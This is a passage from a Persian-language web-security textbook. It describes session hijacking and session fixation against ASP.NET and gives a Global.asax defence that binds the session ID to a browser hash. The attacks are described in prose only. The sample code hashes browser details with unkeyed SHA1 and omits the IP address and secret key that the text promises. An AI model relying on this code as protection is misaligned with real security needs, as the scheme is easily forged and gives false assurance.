- هکر تمام داده ها که تحت http یعنی در نقاط ۳ و ۴ منتقل میشود، میگیرد. این شامل کوکی احراز هویت میشود که کارگزار وب صادر کرده است.
- هکر با استفاده از کوکی احراز هویت گرفته شده یک درخواست ارسال میکند.
- کارگزار وب کوکی احراز هویت را اعتبارسنجی میکند. در اینجا کارگزار وب تفاوتی بین هکر و قربانی تشخیص نمیدهد.

۷-۵-۲ حمله session Hijacking

یکی از قدیمی ترین حملاتی که به برنامه های وب صورت می گیرد Session Hijacking (سرقت Session) است. برای آشنایی با این نوع حمله بهتر است که کمی در مورد نحوهٔ هندل کردن Session ها در ASP.NET پرداخته شود. Session برای نگهداری داده هایی به کار میرد که برای هر کاربر منحصر به فرد هستند؛ مثلا نمایش نام کاربر پس از لاگین، در تمامی صفحات سایت. Session در حافظهٔ سرور نگهداری میشود. ASP.NET برای اینکه بتواند تشخیص دهد که هر Session متعلق به کدام کاربر است، مشخصه ای یکتا برای هر Session ایجاد می کند و این مشخصه رو در یک کوکی با نام SP.NET_SessionID قرار میدهد. با ایجاد هر درخواست به سرور، ASP.NET مشخصهٔ موجود در این کوکی رو بررسی می کند و از این طریق متوجه میشود که کدام Session در حافظهٔ سرور متعلق به کاربر است. به این مشخصهٔ یکتا Session ID گفته میشود. پر واضح است که اگر کوکی ها در مرورگر کاربر غیر فعال باشند، استفاده از Session عملا کاربردی ندارد. به طور خلاصه اگر فردی بتواند این کوکی رو به سرقت ببرد، به راحتی می تواند خودش رو صاحب Session شما معرفی کند.



میزان خطری که Session Hijacking در پی دارد به نوع اطلاعاتی که در آن است و نحوهٔ استفادهٔ برنامه نویس از Session بستگی دارد.

به عنوان مثال، در حالتی که از Session تنها برای نگهداری نام کاربری استفاده میشود، سرقت Session سودی برای فرد مهاجم ندارد چون تنها چیزی که ممکن است نصیبش شود (که البته باز هم بستگی به نحوهٔ برخورد برنامه نویس با Session دارد) نام کاربری است!

اما اگر مثلا شمارهٔ حساب بانکی یا سطح دسترسی کاربر در Session ذخیره میشود با خطری جدی مواجه خواهید بود.

Session Hijacking معمولا به دو طریق انجام می گیرد:

۱) حدس زدن Session ID

۲) سرقت کوکی حاوی Session ID

حدس زدن Session ID: این مورد به ندرت اتفاق می افتد چون ASP.NET به طور خودکار این ID رو تولید می کند و اعدادی که تولید میشن ۱۲۰ بیتی و کاملا راندوم هستند. البته میشود تولید این ID ها رو خودتون با استفاده از کلاس SessionIDManager بر عهده بگیرید اما این کار اصلا پیشنهاد نمیشود. فرضا اگر روال شما برای اختصاص SessionID یک عدد تصاعدی مثل فیلدهای از نوع AutoNumber در SQL Sever باشد، فرد مهاجم میتواند با بررسی چند بارهٔ محتویات کوکی ذکر شده، از این روش مطلع شود.

سرقت کوکی حاوی Session ID: در مورد سرقت کوکی XSS می تواند یکی از روش هایی باشد که منجر به سرقت کوکی ها میشود.

۱-۲-۵-۷ راهکار مقابله به Session Hijacking

راهکاری که میشود استفاده کرد، "منحصر به فرد تَر کردن" Session ID است. بدین شکل که برخی مشخصه های کاربر همانند IP و User Agent رو همراه با یک کلید رمز و خود SessionID به یک الگوریتم Hash همانند HMACSHA1 که یک کلید رو برای رمزنگاری می پذیرد داد و رشتهٔ رمزنگاری شده را به انتهای SessionID اضافه کرد. فرایند فوق رو به راحتی میشود از طریق یک HttpModule پیاده سازی کرد. روال EndRequest مکان خوبی برای الحاق مشخصهٔ به دست آمده به انتهای SessionID است. روال BeginRequest نیز می تواند برای بررسی صحت این مشخصه استفاده بشود. در زیر کد مربوط به اضافه کردن IP address و BrowserVersionو Browser Platform به انتهای SessionID در Global.asax آمده است:

ابتدا IP address و BrowserVersionو Browser Platform را گرفته و آن را هش کرده.

```
private string GenerateHashKey()
{
StringBuilder myStr = new StringBuilder();
myStr.Append(Request.Browser.Browser);
```

```
myStr.Append(Request.Browser.Platform);
myStr.Append(Request.Browser.MajorVersion);
myStr.Append(Request.Browser.MinorVersion);
SHA1 sha = new SHA1CryptoServiceProvider();
byte[] hashdata = sha.ComputeHash(Encoding.UTF8.GetBytes(myStr.ToString()));
return Convert.ToBase64String(hashdata);
}

protected void Application_BeginRequest(object sender, EventArgs e)
{

if (Request.Cookies["ASP.NET_SessionId"] != null && Request.Cookies["ASP.NET_SessionId"].Value
!= null)
{
string newSessionID = Request.Cookies["ASP.NET_SessionID"].Value;
if (newSessionID.Length <= 24)
{
Response.Cookies["TriedTohack"].Value = "True";
throw new HttpException("Invalid Request");
}

if (GenerateHashKey() != newSessionID.Substring(24))
{
Response.Cookies["TriedTohack"].Value = "True";
throw new HttpException("Invalid Request");
}
Request.Cookies["ASP.NET_SessionId"].Value =
Request.Cookies["ASP.NET_SessionId"].Value.Substring(0, 24);
}

}

protected void Application_EndRequest(object sender, EventArgs e)
{
```

```
if (Response.Cookies["ASP.NET_SessionId"] != null)
{
Response.Cookies["ASP.NET_SessionId"].Value = Request.Cookies["ASP.NET_SessionId"].Value +
GenerateHashKey();
}

}
```

و در نهایت برای بستن کامل Sessionاز کد زیر استفاده کنید:

```
Session.Abandon();
Response.Cookies["ASP.NET_SessionId"].Expires = DateTime.Now.AddDays(-30);
```

۳-۵-۷ تثبیت نشست در Asp.Net

تثبیت نشست یک حمله خاص درمقابل نشست است که به مهاجم اجازه میدهد تا نشست قربانی را به دست آورد. حمله با مراجعه مهاجم به وبسایت هدف و ایجاد یک نشست معتبر شروع میشود. یک نشست به طور معمول ازطریق یکی از دو راه زیر ایجاد میگردد: زمانی که برنامه یک کوکی حاوی شناسه نشست ارایه میکند و یا به یک کاربریک URL شامل شناسه نشست ارایه میشود.

مهاجم، پس از تثبیت در نشست، قربانی را به استفاده از این شناسه نشست ترغیب میکند. در این نقطه مهاجم و قربانی از یک شناسه نشست مشترک استفاده میکنند. از این پس هر زمان که اطلاعاتی در این نشست تثبیت شده ذخیره شود، هم برای تصمیمگیری قربانی هم برای نمایش اطلاعاتی که تنها باید قربانی مشاهده کند، استفاده شود، این اطلاعات میتواند توسط مهاجم نیز دیده و استفاده شود.

به این معنی است که قربانی باید قبل از اینکه مهاجم بتواند از نشست استفاده کند، نشست را تحت تاثیر قرار دهد. به عنوان مثال، فرض کنید یک پرچم در نشست ذخیره شده که برای مشخص کردن کاربر تصدیق شده به کار میرود و همچنین کلید پایگاهداده مورد استفاده برای استخراج اطلاعات کاربر نیز در نشست ذخیره شده است. بعد از آن مهاجم منتظر میماند تا قربانی احراز هویت شده و بخشهایی از سایت که به طور معمولی قابل مشاهده نیست را بازدید کند. تا زمانی که مهاجم و قربانی سطح مجوز یکسانی دارند، مثلاتصمیم برای اجازه دسترسی و مشاهده اطلاعات کاربر که توسط اطلاعات ذخیره شده در نشست کنترل میشده؛ هر آنچه که قربانی میبیند، مهاجم نیز مشاهده میکند.